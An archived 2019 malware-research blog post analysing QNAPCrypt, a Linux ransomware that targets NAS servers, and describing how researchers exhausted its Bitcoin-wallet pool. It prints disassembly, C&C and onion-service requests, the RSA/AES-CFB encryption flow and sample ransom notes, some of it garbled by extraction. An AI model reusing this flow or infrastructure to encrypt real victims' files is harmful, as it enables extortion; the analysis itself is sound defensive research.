

# How We Seized 15 Active Ransomware Campaigns Targeting Linux File Storage Servers

By Ignacio Sanmillan

Published: 2019-07-10 · Archived: 2026-04-05 20:25:05 UTC

## Introduction

It is rare to see ransomware being used to target the Linux operating system. However, cyber criminals seem to adapt to this emerging environment and use a variety of creative methods to gain profits from this landscape.

We at Intezer have **detected** and **temporarily DoS'd the operation** of a ransomware targeting Linux-based file storage systems (NAS servers).


We have named the ransomware **QNAPCrypt**, as this is the name the authors have appeared to label the malware. QNAP is a well-known vendor for selling NAS servers, which the malware was intended to infect and encrypt the containing files for ransom. NAS servers normally store large amounts of important data and files, which make them a valuable target for attackers and especially a viable target for ransomware campaigns.

This malware currently has very low detection rates in all major security solutions.

The first two sections of this blog post will explain in brief how QNAPCrypt operates and how we were able to take advantage of two design flaws in the ransomware infrastructure in order to temporarily stop the campaign—preventing the malware from infecting additional victims and forcing the authors behind this malware to deploy new instances. Lastly, we will present a detailed technical analysis of the malware and the investigation of the entire campaign.

For reference, here is the genetic analysis of the QNAPCrypt malware:

- [ARM variant](#)
- [x86 variant](#)




The screenshot shows a file analysis interface for 'sitelogo.log'. A circular progress indicator shows 2 engines detected this file out of 54. The file details include a long hash, a size of 4 MB, and a submission date of 2019-06-25 12:54:57 UTC. The file type is identified as ELF. Below the details, there are tabs for DETECTION, DETAILS, RELATIONS, SUBMISSIONS, and COMMUNITY. The DETECTION tab is active, showing a calendar icon for the date 2019-06-25T12:54:57. At the bottom, three detection engines are listed: Kaspersky, ZoneAlarm by Check Point, and HEUR:Trojan-Ransom.Linux.Cryptor.b.

## How the Ransomware Works

The QNAPCrypt ransomware works similarly to other ransomware, including encrypting all files and delivering a ransom note. However, there are several important differences:

1. The ransom note was included solely as a text file, without any message on the screen—naturally, because it is a server and not an endpoint.
2. Every victim is provided with a different, unique Bitcoin wallet—this could help the attackers avoid being traced.
3. Once a victim is compromised, the malware requests a wallet address and a public RSA key from the command and control server (C&C) before file encryption.

### How We Seized the Campaign



In order to further research the malware and its operation, we wrote a script to simulate infections on a wide scale to see how the wallet generation mechanism worked in the attackers' back end.

After simulating the infections of hundreds of virtual "victims", we discovered two major design flaws in the ransomware infrastructure which led us to seize the operation:

1. The list of bitcoin wallets was created in advance and it was static. Therefore, it does not create a new wallet for each new victim in real time, but rather it pulls a wallet address from a fixed, predetermined list.

2. Once all of the wallets are allocated (or sent), the ransomware would not be able to continue its malicious operation in the victim’s machine.

After simulating the infection of more than 1,091 victims from 15 different campaigns, we encountered that the attackers ran out of unique Bitcoin wallets to supply to their victims. As a result, any future infection will be unsuccessful and the authors behind this malware were forced to update their implants in order to circumvent this design flaw in their infrastructure to continue with their malicious operations.

After several days of continuously DoS’ing their infrastructure, we have observed a newer variant in the wild that [shares a significant amount of code](#) with previous QNAPCrypt instances and **Linux.Rex**. This time, the newer variant uses an embedded static wallet and RSA public key in contrast to previous instances.

## Technical Analysis

The initial implant we found came in the form of a statically linked Golang binary built with the Go linker for ARM architecture. Throughout our research, we were able to confirm that other variants exist for additional architectures such as x86 / x64.

Go binaries may seem difficult to analyze when they come stripped, since trying to make sense of stripped statically linked binaries is usually a more difficult task than analyzing stripped dynamically linked binaries.

```
ulxec@intezer:~$ file 3d7ebe73319a3435293838296fbb86c2e920fd0ccc9169285cc2c4d7fa3f120d
3d7ebe73319a3435293838296fbb86c2e920fd0ccc9169285cc2c4d7fa3f120d: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, stripped
ulxec@intezer:~$ readelf -l 3d7ebe73319a3435293838296fbb86c2e920fd0ccc9169285cc2c4d7fa3f120d
Elf file type is EXEC (Executable file)
Entry point 0x680f0
There are 7 program headers, starting at offset 52

Program Headers:
Type           Offset           VirtAddr         PhysAddr         FileSiz MemSiz  Flg Align
PHDR           0x000034         0x00010034       0x00010034       0x000e0 0x000e0  R   0x10000
NOTE          0x0000f9c       0x00010f9c       0x00010f9c       0x00064 0x00064  R   0x4
LOAD          0x000000         0x00010000       0x00010000       0x1d4ebc 0x1d4ebc  R E 0x10000
LOAD          0x1e0000         0x001f0000       0x001f0000       0x1e7db3 0x1e7db3  R   0x10000
LOAD          0x3d0000         0x003e0000       0x003e0000       0x2f918 0x43c68  RW 0x10000
GNU_STACK    0x000000         0x00000000       0x00000000       0x00000 0x00000  RW 0x4
LOOS+0x5041580 0x000000         0x00000000       0x00000000       0x00000 0x00000   0x4

Section to Segment mapping:
Segment Sections...
00
01 .note.go_buildid Sections exclusive to go binaries
02 .text .note.go_buildid
03 .rodata .typelink .itablink .gosymtab .gopclntab
04 .noptrdata .data .bss .noptrbss
05
06
```

We can observe that this binary is indeed a Go executable by looking at the section names in its section header table.

If we know the location of these sections, in particular the `.gopclntab` section, we will be able to reconstruct symbol names and offsets. This methodology is illustrated in the following diagram:

The image shows a disassembler window with a list of function entries on the left and their corresponding names on the right. A Python script is used to calculate the function name offset: `Python>hex(Dword(0xa09c * 0x2A1A54) + 0x2a1a50)`, resulting in `0x2abb2cL`. This offset is applied to the function address `0x0011000` to find the function name `sync/atomic.Value.Load`.

Function Address	Function Name
0x0011000	sync/atomic.Value.Load
0x0011004	
0x0011008	
0x001100C	
0x0011010	
0x0011014	
0x0011018	
0x001101C	
0x0011020	
0x0011024	
0x0011028	
0x001102C	
0x0011030	
0x0011034	
0x0011038	
0x001103C	
0x0011040	
0x0011044	
0x0011048	
0x001104C	

For further insights into populating function names in Go binaries we highly recommend to view [Tim Strazzere's](#) presentation and scripts in GitHub which document this technique.

After retrieving Go function names, analyzing the binary becomes much less complex since we can highlight the relevant functions of the application. Let's not forget that the binary is 4MB in size.

The image shows a list of functions before and after name resolution. The 'Before' list shows generic names like `sub_67988`, and the 'After' list shows resolved names like `os_exec_Cmd_envv`, `main_getInfo`, and `main_status`.

Before	After
sub_67988	os_exec_Cmd_envv
sub_67998	os_exec_Cmd_stdin
sub_679CC	os_exec_Cmd_stdout
sub_679D8	os_exec_Cmd_stderr
sub_67A0C	os_exec_Cmd_writerDescriptor
sub_67A1C	os_exec_Cmd_closeDescriptors
sub_67A2C	os_exec_Cmd_Run
sub_67A30	os_exec_Cmd_Start
sub_67A34	os_exec_Cmd_Wait
sub_67A38	os_exec_dedupEnv
sub_67A3C	os_exec_dedupEnvCase
sub_67A40	os_exec_init_0
sub_67A44	os_exec_findExecutable
sub_67A48	os_exec_LookPath
sub_67A50	os_exec_interfaceEqual_func1
sub_67AB4	os_exec_Cmd_Start_func1
sub_67B6C	main_getInfo
sub_67BCC	main_status
sub_67BEC	main_init_0

After several cryptography algorithm initializations and parsing of arguments for directory whitelisting and alike functionalities, the malware will send a GET request to the CNC as a means to communicate that a new victim has been compromised and that system locking is taking place:

.text:001E3254	LDK	R1, [R10, #8]	.text:001E3164	LDR	R1, [R10, #0]
.text:001E325C	CMP	SP, R1	.text:001E3168	CHP	SP, R1
.text:001E3260	BLS	loc_1E3478	.text:001E316C	BLS	loc_1E3240
.text:001E3264	STR	LR, [SP, #var_44]!	.text:001E3170	STR	LR, [SP, #var_2C]!
.text:001E3268	LDR	R0, =status_started	.text:001E3174	MOV	R0, #0
.text:001E326C	STR	R0, [SP, #0x44+var_40]	.text:001E3178	STR	R0, [SP, #0x2C+var_28]
.text:001E3270	MOV	R0, #7	.text:001E317C	LDR	R0, =http1929920661 ; "http://192.99.206.61/d.php?ts="
.text:001E3274	STR	R0, [SP, #0x44+var_3C]	.text:001E3180	STR	R0, [SP, #0x2C+var_24]
.text:001E3278	BL	main_status	.text:001E3184	MOV	R0, #0x10
.text:001E327C	LDR	R0, =dword_40FD18	.text:001E3188	STR	R0, [SP, #0x2C+var_20]
.text:001E3280	STR	R0, [SP, #0x44+var_40]	.text:001E318C	LDR	R0, [SP, #0x2C+var_4]
.text:001E3284	LDR	R0, =unk_24F9EF	.text:001E3190	STR	R0, [SP, #0x2C+var_1C]
.text:001E3288	STR	R0, [SP, #0x44+var_3C]	.text:001E3194	LDR	R0, [SP, #0x2C+var_8]
.text:001E328C	MOV	R0, #1	.text:001E3198	STR	R0, [SP, #0x2C+var_18]
.text:001E3290	STR	R0, [SP, #0x44+var_38]	.text:001E319C	BL	runtime_concatstring2
.text:001E3294	LDR	R1, =root_path	.text:001E31A0	LDR	R0, [SP, #0x2C+var_10]
.text:001E3298	STR	R1, [SP, #0x44+var_34]	.text:001E31A4	LDR	R1, [SP, #0x2C+var_14]
.text:001E329C	STR	R0, [SP, #0x44+var_30]	.text:001E31A8	STR	R1, [SP, #0x2C+var_20]
.text:001E32A0	LDR	R1, =start_path_str	.text:001E31AC	STR	R0, [SP, #0x2C+var_24]
.text:001E32A4	STR	R1, [SP, #0x44+var_2C]	.text:001E31B0	BL	net_http_Get
.text:001E32A8	MOV	R1, #0xA	.text:001E31B4	LDR	R0, [SP, #0x2C+var_20]
.text:001E32AC	STR	R1, [SP, #0x44+var_28]	.text:001E31B8	STR	R0, [SP, #0x2C+var_C]
.text:001E32B0	BL	flag_StringVar	.text:001E31BC	LDR	R1, [SP, #0x2C+var_18]


```
GET /d.php?ts=started HTTP/1.1
Host: 192.99.206.61
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip

HTTP/1.1 200 OK
Date: Thu, 27 Jun 2019 17:11:37 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

After sending this GET request, the malware will attempt to retrieve victim keys configuration using a client for the SOCKS proxy protocol version 5.

.text:001E32B4	BL	flag_Parse	.text:001E3284	STR	R3, [SP, #0x90+var_84]
.text:001E32B8	LDR	R11, =off_409C98 ; "http://sg3dwqfpr4s15hh.onion/api/GetAv"...	.text:001E3288	STR	R2, [SP, #0x90+var_80]
.text:001E32BC	LDR	R0, [R11] ; "http://sg3dwqfpr4s15hh.onion/api/GetAv"...	.text:001E328C	MOV	R2, #0
.text:001E32C0	LDR	R11, =dword_409C9C	.text:001E3290	STR	R2, [SP, #0x90+var_7C]
.text:001E32C4	LDR	R1, [R11]	.text:001E3294	LDR	R2, =off_296130
.text:001E32C8	STR	R0, [SP, #0x44+var_40]	.text:001E3298	LDR	R2, [SP, #0x90+var_78]
.text:001E32CC	STR	R1, [SP, #0x44+var_3C]	.text:001E329C	LDR	R2, =unk_420948
.text:001E32D0	BL	main_getInfo	.text:001E32A0	STR	R2, [SP, #0x90+var_74]
.text:001E32D4	LDR	R0, [SP, #0x44+var_34]	.text:001E32A4	BL	golang_org_x_net_proxy SOCKS5
.text:001E32D8	LDR	R3, [SP, #0x44+var_30]	.text:001E32A8	LDR	R0, [SP, #0x90+var_64]
.text:001E32DC	LDR	R1, [SP, #0x44+var_2C]	.text:001E32AC	LDR	R1, [SP, #0x90+var_68]
			.text:001E32B0	LDR	R2, [SP, #0x90+var_6C]
				LDR	R3, [SP, #0x90+var_70]
				CMP	R1, #0
				BEQ	loc_1E2CEC
				BEQ	loc_1E2CE4
				LDR	R2, [R1, #4]

This proxy will request to connect to an onion domain name. The following represents the relevant packets for this connection:



After successful connection through the proxy to the onion domain, an additional GET request to the ransomware REST API is completed in order to retrieve the RSA public key that will be used to encrypt the file system—a unique Bitcoin wallet and the ransom note specific to the victim. All of these artifacts seem to be retrieved based on a specific campaign ID.

```

loc_1E2D84                                ; CODE XREF: main_getInfo+52C↓j
LDR    R0, =aGet ; "GET"
STR    R0, [SP,#0x90+var_8C]
MOV    R0, #3
STR    R0, [SP,#0x90+var_88]
LDR    R0, [SP,#0x90+arg_4]
STR    R0, [SP,#0x90+var_84]
LDR    R0, [SP,#0x90+arg_8]
STR    R0, [SP,#0x90+var_80]
MOV    R0, #0
STR    R0, [SP,#0x90+var_7C]
MOV    R1, #0
STR    R1, [SP,#0x90+var_78]
BL     net_http_NewRequest
LDR    R0, [SP,#0x90+var_74]
LDR    R1, [SP,#0x90+var_70]
LDR    R2, [SP,#0x90+var_6C]
CMP    R1, #0
BEQ    loc_1E2E5C

```

```

00000020 47 45 54 20 2f 61 70 69 2f 47 65 74 41 76 61 69 GET /api /GetAvai
00000030 6c 4b 65 79 73 42 79 43 61 6d 70 49 64 2f 31 30 iKeysByC ampId/10
00000040 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a HTTP/1. 1..Host:
00000050 20 73 67 33 64 77 71 66 70 6e 72 34 73 6c 35 68 sg3dwqf pnr4s15h
00000060 68 2e 6f 6e 69 6f 6e 0d 0a 55 73 65 72 2d 41 67 h.onion. .User-Ag
00000070 65 6e 74 3a 20 47 6f 2d 68 74 74 70 2d 63 6c 69 ent: Go- http-clie
00000080 65 6e 74 2f 31 2e 31 0d 0a 41 63 63 65 70 74 2d ent/1.1. .Accept-
00000090 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 0d 0a Encoding : gzip..
000000A0 0d 0a

```

The response from the server is the following:

```

0000000C 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d HTTP/1.1 200 OK.
0000001C 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 .Content -Type: a
0000002C 70 70 6c 69 63 61 74 69 6f 6e 2f 6a 73 6f 6e 0d pplicati on/json.
0000003C 0a 44 61 74 65 3a 20 54 68 75 2c 20 32 37 20 4a .Date: Thu, 27 J
0000004C 75 6e 20 32 30 31 39 20 31 37 3a 31 31 3a 35 31 un 2019 17:11:51
0000005C 20 47 4d 54 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 GMT..Co ntent-Le
0000006C 6e 67 74 68 3a 20 35 36 32 0d 0a 0d 0a 7b 22 52 ngth: 56 2...{"R
0000007C 73 61 50 75 62 6c 69 63 4b 65 79 22 3a 22 2d 2d saPublic Key": "--
0000008C 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 55 42 ---BEGIN RSA PUB
0000009C 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 5c 72 5c 6e LIC KEY- ----\r\n
000000AC 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e MFwwDQYJ KoZIhvcN
000000BC 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 AQEBBQAD SwAwSABJ
000000CC 41 4e 4c 74 4e 4d 54 70 75 2f 5a 77 39 79 6e 6c ANLtnMTp u/Zw9yn1
000000DC 68 46 4d 43 37 35 35 45 68 37 7a 4b 38 33 52 76 hFMC755E h7zK83Rv
000000EC 37 67 31 45 35 61 37 4b 77 67 44 2f 75 36 53 45 7g1E5a7K wgD/u6SE
000000FC 67 76 37 6c 31 43 6a 6f 6c 67 43 41 4c 52 68 33 gv711Cjo lgCALRh3
0000010C 47 79 30 72 35 61 59 62 6d 51 50 48 6c 39 69 6f Gy0r5aYb mQPH19io
0000011C 38 45 48 56 38 75 38 43 41 77 45 41 41 51 3d 3d 8EHV8u8C AwEAAQ==
0000012C 5c 72 5c 6e 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 \r\n---- -END RSA
0000013C 20 50 55 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d PUBLIC KEY-----
0000014C 5c 72 5c 6e 22 2c 22 42 74 63 50 75 62 6c 69 63 \r\n", "B tcPublic
0000015C 4b 65 79 22 3a 22 31 37 4d 6e 48 41 48 76 59 75 Key": "17 MnHAHVyu
0000016C 71 54 6d 59 43 59 79 6a 68 45 41 62 34 36 44 68 qTmYCYyj hEAb46Dh
0000017C 39 69 77 31 74 44 76 51 22 2c 22 52 65 61 64 6d 9iw1tDvQ ", "Readm
0000018C 65 22 3a 22 41 6c 6c 20 79 6f 75 72 20 64 61 74 e": "All your dat
0000019C 61 20 68 61 73 20 62 65 65 6e 20 6c 6f 63 6b 65 a has be en locke
000001AC 64 28 63 72 79 70 74 65 64 29 2e 5c 72 5c 6e 48 d(crypte d).\r\nH
000001BC 6f 77 20 74 6f 20 75 6e 63 6c 6f 63 6b 28 64 65 ow to un clock(de
000001CC 63 72 79 70 74 29 20 69 6e 73 74 72 75 63 74 69 crypt) i nstructi
000001DC 6f 6e 20 6c 6f 63 61 74 65 64 20 69 6e 20 74 68 on locat ed in th
000001EC 69 73 20 54 4f 52 20 77 65 62 73 69 74 65 3a 20 is TOR w ebsite:
000001FC 68 74 74 70 3a 2f 2f 73 67 33 64 77 71 66 70 6e http://s g3dwqfpn
0000020C 72 34 73 6c 35 68 68 2e 6f 6e 69 6f 6e 2f 6f 72 r4s15hh. onion/or
0000021C 64 65 72 2f 31 37 4d 6e 48 41 48 76 59 75 71 54 der/17Mn HAHvYuqT
0000022C 6d 59 43 59 79 6a 68 45 41 62 34 36 44 68 39 69 mYCYyj hE Ab46Dh9i
0000023C 77 31 74 44 76 51 5c 72 5c 6e 55 73 65 20 54 4f w1tDvQ\r \nUse TO
0000024C 52 20 62 72 6f 77 73 65 72 20 66 6f 72 20 61 63 R browse r for ac
0000025C 63 65 73 73 20 2e 6f 6e 69 6f 6e 20 77 65 62 73 cess .on ion webs
0000026C 69 74 65 73 2e 5c 72 5c 6e 68 74 74 70 73 3a 2f ites.\r\ nhttps:/
0000027C 2f 64 75 63 6b 64 75 63 6b 67 6f 2e 63 6f 6d 2f /duckduc kgo.com/
0000028C 68 74 6d 6c 3f 71 3d 74 6f 72 2b 62 72 6f 77 73 html?q=t or+brows
0000029C 65 72 2b 68 6f 77 2b 74 6f 5c 72 5c 6e 22 7d er+how+t o\r\n"}

```

After victim configuration has been retrieved, the malware will proceed to remove itself and then it will parse the retrieved RSA public key.

```

.text:001E3506 LDK MW, [KI,#4]
.text:001E350C LDR R1, [R1]
.text:001E3510 STR R1, [SP,#0xA0+var_9C]
.text:001E3514 STR R0, [SP,#0xA0+var_98]
.text:001E3518 BL os_Remove
.text:001E351C MOV R0, #0x20 ; ''
.text:001E3520 STR R0, [SP,#0xA0+var_9C]
.text:001E3524 BL main_randSeq
.text:001E3528 MOV R0, #0
.text:001E352C STR R0, [SP,#0xA0+var_9C]
.text:001E3530 BL runtime_stringtoslicebyte
.text:001E3534 LDR R0, [SP,#0xA0+var_B8]
.text:001E3538 STR R0, [SP,#0xA0+var_6C]
.text:001E353C LDR R1, [SP,#0xA0+var_8C]
.text:001E3540 LDR R1, [SP,#0xA0+var_70]
.text:001E3544 STR R2, [SP,#0xA0+var_90]
.text:001E3548 STR R2, [SP,#0xA0+var_58]
.text:001E354C STR R2, [SP,#0xA0+var_9C]
.text:001E3550 STR R1, [SP,#0xA0+var_98]
.text:001E3554 STR R0, [SP,#0xA0+var_94]
.text:001E3558 BL main_makeSecret
.text:001E355C LDR R0, [SP,#0xA0+var_80]
.text:001E3560 STR R0, [SP,#0xA0+var_5C]
.text:001E3564 LDR R1, [SP,#0xA0+var_84]
.text:001E3568 STR R1, [SP,#0xA0+var_74]
.text:001E4798 STR R0, [SP,#0xC]
.text:001E479C BL crypto_x509_ParsePKIXPublicKey
.text:001E47A0 LDR R0, [SP,#0x10]
.text:001E47A4 LDR R1, [SP,#0x14]
.text:001E47A8 LDR R2, [SP,#0x18]
.text:001E47AC LDR R3, [SP,#0x1C]
.text:001E47B0 CMP R2, #0
.text:001E47B4 BNE public_key_error
.text:001E47B8 LDR R2, =unk_21C0E0
.text:001E47BC CMP R0, R2
.text:001E47C0 BNE loc_1E488C
.text:001E47C4 LDR R11, =dword_40FB98
.text:001E47C8 LDR R0, [R11]
.text:001E47CC LDR R11, =dword_40FB9C
.text:001E47D0 LDR R2, [R11]
.text:001E47D4 STR R0, [SP,#4]
.text:001E47D8 STR R2, [SP,#8]
.text:001E47DC STR R1, [SP,#0xC]
.text:001E47E0 LDR R0, [SP,#0x40]
.text:001E47E4 STR R0, [SP,#0x44]
.text:001E47E8 LDR R0, [SP,#0x48]
.text:001E47EC STR R0, [SP,#0x4C]
.text:001E47F0 LDR R0, [SP,#0x48]
.text:001E47F4 STR R0, [SP,#0x18]
.text:001E47F8 BL crypto_rsa_EncryptPKCS1v15
.text:001E47FC LDR R0, [SP,#0x20]
.text:001E4800 LDR R1, [SP,#0x24]
.text:001E4804 LDR R2, [SP,#0x28]

```

This RSA public key will be used to encrypt a random sequence of bytes that would be used to encrypt the file system later on. This encrypted key will be base64 encoded and it will be written at the end of the ransom note file called README\_FOR\_DECRYPT.txt. We also noted that the ransomware distributes a different Bitcoin wallet per each compromised system:

All your data has been locked(encrypted).  
 How to unlock(decrypt) instruction located in this TOR website: <http://sg3dwqfpmr4s15hh.onion/order/1F5vvweNaFzWz1ABjRYaJtbHARdjYpHvMM>  
 Use TOR browser for access .onion websites.  
<https://duckduckgo.com/html?q=tor+browser+how+to>

Do NOT remove this file and NOT remove last line in this file!  
[ndPY1xFLKpaFMXqa/a31HPf0n0xvGQR5vuA80/siV1QBo+VVJCs7IXDbRV3dpKxzGt9Cru2H1sk21bq2m6j+q==](http://sg3dwqfpmr4s15hh.onion/order/1KQrAcppntzUuvZ25QWto34G1A7wNTQU8h)

All your data has been locked(encrypted).  
 How to unlock(decrypt) instruction located in this TOR website: <http://sg3dwqfpmr4s15hh.onion/order/1KQrAcppntzUuvZ25QWto34G1A7wNTQU8h>  
 Use TOR browser for access .onion websites.  
<https://duckduckgo.com/html?q=tor+browser+how+to>

Do NOT remove this file and NOT remove last line in this file!  
[gsx9105YjZ6j3SkoA70WRTfM01nyh31FRikmKOIyQKRCRBhEGpcNdTPzch71T6vnoyEu9CnA4bWtAPINIZBFRQ==](http://sg3dwqfpmr4s15hh.onion/order/1KQrAcppntzUuvZ25QWto34G1A7wNTQU8h)

After this file is created, the malware will proceed to execute the locking mechanism by walking the file system encrypting files using AES CFB with the derived encrypted key, avoiding to encrypt the ransom note just created:

```

LDR R0, [SP,#0x3C+arg_4]
STR R0, [SP,#0x3C+var_38]
LDR R1, [SP,#0x3C+arg_8]
STR R1, [SP,#0x3C+var_34]
LDR R2, =aReadmeForDecry ; "README_FOR_DECRYPT"
STR R2, [SP,#0x3C+var_30]
MOV R2, #0x12
STR R2, [SP,#0x3C+var_2C]
BL strings_Contains
LDRB R0, [SP,#0x3C+var_28]
CMP R0, #0
BNE loc_1E4970

LDR R0, [SP,#0x3C+var_14]
LDR R1, [R0,#0xC]
LDR R2, [R0,#4]
LDR R0, [R0,#8]
STR R2, [SP,#0x3C+var_38]
STR R0, [SP,#0x3C+var_34]
STR R1, [SP,#0x3C+var_30]
LDR R0, [SP,#0x3C+arg_4]
STR R0, [SP,#0x3C+var_2C]
LDR R0, [SP,#0x3C+arg_8]
STR R0, [SP,#0x3C+var_28]
BL main_encrypt
LDR R0, [SP,#0x3C+var_20]
LDR R1, [SP,#0x3C+var_24]
CMP R1, #0
BEQ loc_1E4970


.text:001E44A4 STR R2, [SP,#0xAC+var_A0]
.text:001E44A8 MOV R3, #0x10
.text:001E44AC STR R3, [SP,#0xAC+var_9C]
.text:001E44B0 LDR R4, [SP,#0xAC+var_70]
.text:001E44B4 STR R4, [SP,#0xAC+var_98]
.text:001E44B8 BL crypto_cipher_NewCFBEncrypter
.text:001E44BC LDR R0, [SP,#0xAC+var_94]
.text:001E44C0 LDR R1, [SP,#0xAC+var_90]
.text:001E44C4 LDR R2, [SP,#0xAC+var_60]
.text:001E44C8 CMP R2, #0x10
.text:001E44CC BCC loc_1E46DC
.text:001E44D0 LDR R0, [R0,#0x10]
.text:001E44D4 LDR R3, [SP,#0xAC+var_70]
.text:001E44D8 RSB R4, R3, #0x10
.text:001E44DC MOV R4, R4, ASR#31

```

